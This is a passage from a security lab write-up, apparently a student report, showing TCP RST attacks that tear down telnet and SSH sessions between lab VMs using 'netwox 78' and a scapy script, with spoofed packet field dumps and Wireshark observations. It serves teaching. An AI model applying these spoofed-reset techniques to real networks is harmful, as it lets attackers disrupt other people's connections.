
- **By using netwox** tool to launch the TCP RST attack to break an existing telnet connection between A(Victim) and B(Observer).
  - Executed telnet command from Observer's machine to make the connection between Victim's and Observer's machine. *telnet 10.0.2.11*

```
[02/04/21]seed@VM:~$ telnet 10.0.2.11
Trying 10.0.2.11...
Connected to 10.0.2.11.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Thu Feb  4 03:29:07 EST 2021 from 10.0.2.10
 on pts/0
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-gener
ic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.
```

**Observation:**


The observer is now able to communicate with the victim as connections are established between them using the telnet command.

- In the Wireshark, we can see that a connection has been established between A(Observer) and B(Victim)




**Observed** that the **ACK** packet has been received by B(10.0.2.11) which was sent from A(10.0.2.10)

- Since for this lab, we are assuming attacker and victims are on the same LAN. Therefore, the attacker is also able to see the Wireshark packets as shown above.
- When the connection was establishing between A and B then executed netwox command for telnet on Attacker's machine:
  *sudo netwox 78 -i 10.0.2.11*
- Captured the TCP RST attack on Wireshark as shown below:





**Observation:**

In this picture 10.0.2.11 is requesting TCP RST to 10.0.2.10 wherein it was performed by the attacker, not the 10.0.2.11 machine.


Hence, the TCP RST Attacks on telnet connections were successful when performed with the netwox tool.

- **By using scapy** to launch the TCP RST attack to break an existing telnet connection between A(Victim) and B(Observer).
    - Executed telnet command from Observer's machine to make the connection between Victim's and Observer's machine or we can say, machine A and B. *telnet 10.0.2.11*
    - In the Wireshark, we can see that a connection has been established between machines A and B.




**Observed** that the TCP **ACK** has been received after getting the SYN, SYN-ACK. Hence, a connection establishes between A and B.

- Taking this packet details such as; Source and Destination IP addresses, Source and Destination ports, Sequence Number, Acknowledgment number to write scapy program in python.




Here we have used details from TCP ACK packet of Wireshark
where, src=source IP address
dst = destination IP address
sport = source port
dport = destination port
flags = Particular state of connection
seq = sequence number
ack = acknowledgement number


We have used flags="R" in scapy program which will reset the TCP connections established between two hosts A and B.

- Executed below python program from attacker's machine.

```
[02/04/21]seed@VM:~$ sudo ./tcp_rst_attack.py
Sending TCP reset packets
version    : BitField (4 bits)                = 4                (4)
ihl        : BitField (4 bits)                = None             (None)
tos        : XByteField                       = 0                (0)
len        : ShortField                       = None             (None)
id         : ShortField                       = 1                (1)
flags      : FlagsField (3 bits)              = <Flag 0 ()>      (<Flag 0 ()>)
frag       : BitField (13 bits)               = 0                (0)
ttl        : ByteField                        = 64               (64)
proto      : ByteEnumField                    = 6                (0)
chksum     : XShortField                      = None             (None)
src        : SourceIPField                    = '10.0.2.10'      (None)
dst        : DestIPField                      = '10.0.2.11'      (None)
options    : PacketListField                  = []               ([])
--
sport      : ShortEnumField                   = 49562            (20)
dport      : ShortEnumField                   = 23               (80)
seq        : IntField                         = 3906526842L      (0)
ack        : IntField                         = 1375735241       (0)
dataofs    : BitField (4 bits)                = None             (None)
reserved   : BitField (3 bits)                = 0                (0)
flags      : FlagsField (9 bits)              = <Flag 4 (R)>     (<Flag 2 (S)>)
window     : ShortField                       = 8192             (8192)
chksum     : XShortField                      = None             (None)
urgptr     : ShortField                       = 0                (0)
options    : TCPOptionsField                  = []               ([])
```

**Observed** that few of the fields have got modified when Attacker sends spoofed TCP reset packets to the Victim's machine.

- Simultaneously, captured the packets in Wireshark while executing scapy TCP reset TELNET program.




**Observation:**

Flag **RST** can be seen in the above Wireshark screenshot. Hence, the attacker is successful in a TCP reset attack on the TELNET connection between two machines.


➢

**TCP RESET Attack on SSH connections between two machines**

- **By using the netwox** tool to launch the TCP RST attack to break an existing ssh connection between A(Victim) and B(Observer).
    - Executed ssh command from Observer's machine or machine A to make a connection between A and B machine.
      *ssh seed@10.0.2.11*


```
[02/04/21]seed@VM:~$ ssh seed@10.0.2.11
seed@10.0.2.11's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.
```

      **Observed** that successfully able to connect 10.0.2.11 (machine B) through ssh connection from machine A.
    - Also, validated the connection established in wireshark.




      **Observed** the ACK flag in the Wireshark which shows the ssh connection established between two machines (10.0.2.10 and 10.0.2.11)


    - After the ssh connections are established between A and B hosts. Executed netwox command from attacker's machine.




      **netwox 78** is used to reset the TCP packet once ssh connections are done.

    - The last TCP ACK packet details which were taken from Wireshark when two machines were connected are:
        - Src Port: 22
        - Dst Port: 59626
        - Seq: 942843236
        - Ack: 792623774

- After the last TCP ACK packet, we can see the TCP RST,ACK packet in wireshark.





**Observation:**

The flag Reset has been set to 1 which means that the attacker successfully performed a TCP RST attack.


Hence, the attacker can see the TCP RST packet sent by the observer to the victim forcing it to terminate the connection.

- **By using scapy** to launch the TCP RST attack to break an existing ssh connection between A(Victim) and B(Observer) machines.
  - Executed ssh command from machine B to make the connection with machine A.
    *ssh seed@10.0.2.11*
  - In the Wireshark, we can see that a connection has been established between machines A and B.





**Observed** the TCP ACK packet received by 10.0.2.11 from 10.0.2.10 which shows that connection between both hosts has been established.
Also highlighted the TCP ACK packet details in the above screenshot.

- Updated scapy program on Attacker's machine for TCP RST attack between machines A and B.





In this program, the source and destination ports, sequence and acknowledgment numbers used are the ones that are observed for the TCP ACK packet.

- Executed scapy program on Attacker's machine for TCP RST attack.




Here the flag field is getting reset for the given sequence number and acknowledgment number.

- Validated the TCP RST captured packets in wireshark.




**Observation:**

The TCP RST packet has been set to 1 for the RST flag.

Hence, forged TCP RST packet has terminated the SSH connection between machine A and B.

**Conclusion:**


With both netwox 78 and scapy program, the attacker is successfully able to launch a TCP RST attack when TELNET and SSH connections are made between machines A and B (or Observer and Victim).

## 3.3 Task 3: TCP RST Attacks on Video Streaming Applications

**Objective:**

